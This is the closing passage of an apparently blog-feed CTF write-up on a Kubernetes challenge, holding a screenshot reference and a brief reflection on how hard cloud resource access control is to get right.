
<p><img src="/assets/images/hackarcana-K8-challenge-write-up/challenge-finished.png" alt="My picture" width="600" /></p>

<p>This was a nice intro to K8, learning that in the cloud, everything can be obtained from the API, and seeing how difficult it looks to maintain good Resource Access Control in a cloud environment. In large infrastructures, there are certainly many flaws related only to resource access!</p>]]></content><author><name></name></author><category term="ctf" /><summary type="html"><![CDATA[Intro]]></summary></entry></feed>